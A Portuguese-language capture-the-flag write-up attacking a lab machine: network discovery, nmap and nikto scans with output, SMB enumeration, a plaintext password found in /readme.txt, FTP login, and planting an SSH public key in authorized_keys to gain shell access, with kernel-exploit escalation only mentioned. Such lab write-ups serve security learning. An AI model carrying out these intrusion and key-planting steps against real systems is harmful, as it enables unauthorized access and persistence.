CTF1

Metódos de penetração:

Network Scan

- Netdicover
- Nmap
  Enumeration
- SMBMAP
- Nikto
  Exploit
- Injecting id_rsa.pub
  Privilege Escalation
- Kernel Exploit
- Capture the Flag.

Etapa 1 - Reconhecimento


- utilizar netdiscover, para encontrar o ip de outras máquinas da rede

```
netdiscover
```

- utilizar nmap para scanear todas as portas de forma agressiva

```
nmap -p- -A <ip-da-maquina-alvo>
```

```
21/tcp    open  ftp         vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    3 0        0              16 Feb 19  2020 pub [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.0.19
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp    open  ssh         OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|   256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_  256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
80/tcp    open  http        Apache httpd 2.4.6 ((CentOS))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS)
|_http-title: My File Server
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100003  3,4         2049/udp   nfs
|   100003  3,4         2049/udp6  nfs
|   100005  1,2,3      20048/tcp   mountd
|   100005  1,2,3      20048/tcp6  mountd
|   100005  1,2,3      20048/udp   mountd
|   100005  1,2,3      20048/udp6  mountd
|   100021  1,3,4      36690/tcp6  nlockmgr
|   100021  1,3,4      36940/udp   nlockmgr
|   100021  1,3,4      47431/udp6  nlockmgr
|   100021  1,3,4      51046/tcp   nlockmgr
|   100024  1          34369/udp6  status
```




Etapa 2 - Pegando mais informações

Depois de já conseguir o ip e uma lista de possíveis vulnerabilidades vamos tentar explorar alguma delas:
Na porta 445 está rodando o samba, compartilhador de arquivos, vamos tentar buscar algum usuario

- Buscando usuários SMB

```
smbmap -H <ip-da-maquina-alvo>
smbclient -L <ip-da-maquina-alvo>
```



Também podemos enumerar usando o script do nmap

- Utilizando nmap

```
nmap --script smb-enum-shares.nse -p445 <ip>
```

Etapa 3 - Explorando port 80

Como a porta 80 está aberta, vamos abrir no navegador o web server, a página para qual nos levou não tem nada demais. Então vamos utilizar o nikito para listar vulnerabilidades http

- Utilizando nikito para encontrar algo no web server

```
nikto -h http://<ip>
```

```
└─$ nikto -h http://192.168.0.18
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.0.18
+ Target Hostname:    192.168.0.18
+ Target Port:        80
+ Start Time:         2024-05-25 21:42:12 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/
HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/
missing-content-type-header/
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bran
ch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/
attacks/Cross_Site_Tracing
+ /readme.txt: This might be interesting.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8908 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2024-05-25 21:42:38 (GMT-4) (26 seconds)
---------------------------------------------------------------------------
```

Aqui encontramos que o endpoint /readme.txt existe e ao acessar ela , temos:

```
My Password is
rootroot1
```

o que provavelmente pode ser uma senha ssh ou ftp, testei com ssh não deu certo. Mas com ftp funcionou, então conseguimos entrar na máquina pelo ftp. Com isso podemos inserir uma chave para que consigamos entrar nessa máquina.

Etapa 4 - Incluindo chave ssh para podermos fazer a conexão via ssh

Primeiro
Vamos criar a chave ssh

```
ssh-keygen
```

e verifique o nome na pasta .ssh
Após isso vamos conectar por ftp no ip com as credenciais `smbuser` e `rootroot1`. E colocar a chave publica no .ssh para conseguirmos conectar por ssh

```
ftp <ip>

pwd

mkdir .ssh

cd .ssh

put /root/.ssh/id_chave.pub authorized_keys #aqui é o caminho da chave criada
```

```
exit
```

Com isso, já vamos conseguir fazer a conexão ssh passando a nossa chave privada

```
ssh -i <path-da-chave-privada> smbuser@<ip-alvo>
```

Descobrindo a versão do kernel do linux, pode-se buscar um exploit para scalar as permissões.